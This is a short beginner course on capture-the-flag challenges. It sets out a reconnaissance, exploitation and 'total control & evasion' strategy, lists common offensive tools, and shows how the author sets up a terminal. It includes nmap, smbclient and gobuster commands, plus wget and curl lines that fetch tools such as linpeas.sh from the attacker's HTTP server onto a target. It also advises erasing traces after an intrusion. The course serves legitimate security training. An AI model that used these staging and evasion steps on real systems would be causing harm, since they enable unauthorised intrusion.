COURSE

THE FIRST CTF KEYS

R4IM4NN

Table of Contents

I. [Course aim] 3
II. [Course Prerequisites] 3
III. [Attack strategy] 3
IV. [Tools] 4
V. [Attack set-up] 5
VI. [Thanks] 6

I. [Course aim]

Set up an attack strategy to make effective use of the tools for a successful CTF challenge.

II. [Course Prerequisites]

- Have a basic understanding of the Linux operating system.

III. [Attack strategy]

To succeed in CTF challenges, I've set up an attack strategy that defines the different phases of attack. This strategy has 3 phases and is inspired by the **Cyber Kill Chain**.

Here are the 3 phases of this attack strategy :

- PHASE 1 [**RECONNAISSANCE**] : Gather information about our target, such as which technologies are used ? What ports are open and what services are used ? What vulnerabilities and weaknesses can be exploited ? The greater the amount of information gathered, the more sophisticated the attack and the higher the probability of success.

- PHASE 2 [**EXPLOITATION**] : Exploitation of the vulnerabilities identified in the reconnaissance phase. The aim of this phase is to gain initial access to the target's system.

- PHASE 3 [**TOTAL CONTROL & EVASION**] : At this point we have restricted, unstable access which is likely to be detected. So to avoid losing access, we can open up other paths so that we can easily regain access in the event of problems. To do this, we need to obtain more privileges known as elevation of privileges which means moving from a restricted access level to a higher one. Once our mission is completed, we must erase all traces of our passage and leave the network.

IV. [Tools]

For each phase of the attack, you need to use automatic tools/websites, so I'm going to introduce you to a few that are often used in CTF challenges.

PHASE 1 [**RECONNAISSANCE**] :

- **NMAP** : *Network exploration*
- **WIRESHARK** : *Network packet analyzer*
- **GOBUSTER** : *Brute forcing directories on web servers*
- **FFUF** : *Web enumeration, directory brute forcing and fuzzing*
- **ENUM4LINUX** : *Enumeration of SMB (shares, printers, ...) on Windows and Linux systems*
- **EXPLOIT-DB** : *CVE compliant archive of public exploits and corresponding vulnerable software*

PHASE 2 [**EXPLOITATION**] :

- **BURP SUITE** : *Security testing of web applications*
- **HYDRA** : *Login cracker that supports multiple attack protocols*
- **JOHN** : *Password hash cracker and more*
- **HASHCAT** : *Password hash cracker*
- **CRACKSTATION** : *Online password hash cracker*
- **METASPLOIT** : *Powerful penetration testing framework*
- **SQLMAP** : *Automates the process of detecting and exploiting SQL injection flaws and taking over of database servers*
- **REVERSE SHELL GENERATOR** : *Online Reverse shell generator*
- **REVERSE SHELL CHEAT SHEET** : *Reverse shell cheat sheet*
- **SPAWN SHELL** : *A more stable shells*

PHASE 3 [**TOTAL CONTROL & EVASION**] :

- **LinPEAS / WinPEAS** : *Privilege Escalation for Linux/Unix and Windows*
- **GTFOBins** : *List of Unix binaries that can be used to bypass local security restrictions in misconfigured systems*

MISCELLANEOUS :


- **CYBERCHEF** : *Decode/Encode and more*

VOILA ! This is a very short list, there are of course many other tools and know-how for a proper attack, but this list will be a good start to the CTF challenges.

V. [Attack set-up]

You need to take notes during your CTF challenge. It's very important, even if you have a big brain. There's a repository called **CTF_FOFIC** in which there's an example of note-taking. I've automated the creation of this note-taking file in python (*only on linux*), this project is called: **CTF_FOFIC**
You can find all my scripts on my **github**.

Here's how I organize my terminal. Personally : I use **TERMINATOR**, You can also use **TMUX**.



```
┌──(r4im4nn㉿Windows9)-[~]
└─$ ftp x.x.x.x
```

```
┌──(r4im4nn㉿Windows9)-[~]
└─$ nmap -sC -sV -p- -v x.x.x.x
```

```
┌──(r4im4nn㉿Windows9)-[~]
└─$ smbclient -L \\\\x.x.x.x\\
```

```
┌──(r4im4nn㉿Windows9)-[~]
└─$ gobuster dir -u x.x.x.x -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html
```


I use 4 tabs and split the tabs into 4 parts :

- **OPENVPN** : For connect to TryHackMe, HackTheBox and other network
- **RECONNAISSANCE** : For the first phase
- **EXPLOITATION** : For the second phase
- **TOTAL CONTROL & EVASION** : For the third phase

Here's one way you can download your tools to the target machine.

Your machine : You can create a folder with some tools that you can use on the target machine by downloading them using the "**WGET**" command. To do this, you need to set up an *HTTP server* using python, by positioning yourself in your directory where your tools are located and using the following command: **python3 -m http.server 80** or **python2 -m SimpleHTTPServer 80**

Target machine : To download one of your tools to the target machine, use the following command: **wget** http://tun0_IP/yourtool



HTTP SERVER
r4im4nn@Windows9: ~/Desktop/TOOLS 102x52
TARGET
r4im4nn@Windows9: ~/Desktop/TARGET 102x52

```
┌──(r4im4nn㉿Windows9)-[~/Desktop/TOOLS]
└─$ ls
linpeas.sh  nc.exe  nc64.exe  winPEAS.bat

┌──(r4im4nn㉿Windows9)-[~/Desktop/TOOLS]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[redacted] - - [29/Jan/2024 21:52:34] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
┌──(r4im4nn㉿Windows9)-[~/Desktop/TARGET]
└─$ ls

┌──(r4im4nn㉿Windows9)-[~/Desktop/TARGET]
└─$ wget http://[redacted]/linpeas.sh
--2024-01-29 21:52:34--  http://[redacted]/linpeas.sh
Connecting to [redacted]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 853290 (833K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                100%[===================================>] 833.29K  --.-KB/s    in 0.004s

2024-01-29 21:52:34 (223 MB/s) - ‘linpeas.sh’ saved [853290/853290]


┌──(r4im4nn㉿Windows9)-[~/Desktop/TARGET]
└─$ ls
linpeas.sh
```

You can also use the command: "**CURL**". using the following command for example : **curl -o linpeas.sh** http://tun0_IP/linpeas.sh

VOILA! You now know the attack strategy, note taking and setting up your workspace.

VI. [Thanks]

This course is over, I hope I was clear and that this course was not difficult to understand. Thank you for reading this course and there are many more coming soon.

See you soon.

R4IM4NN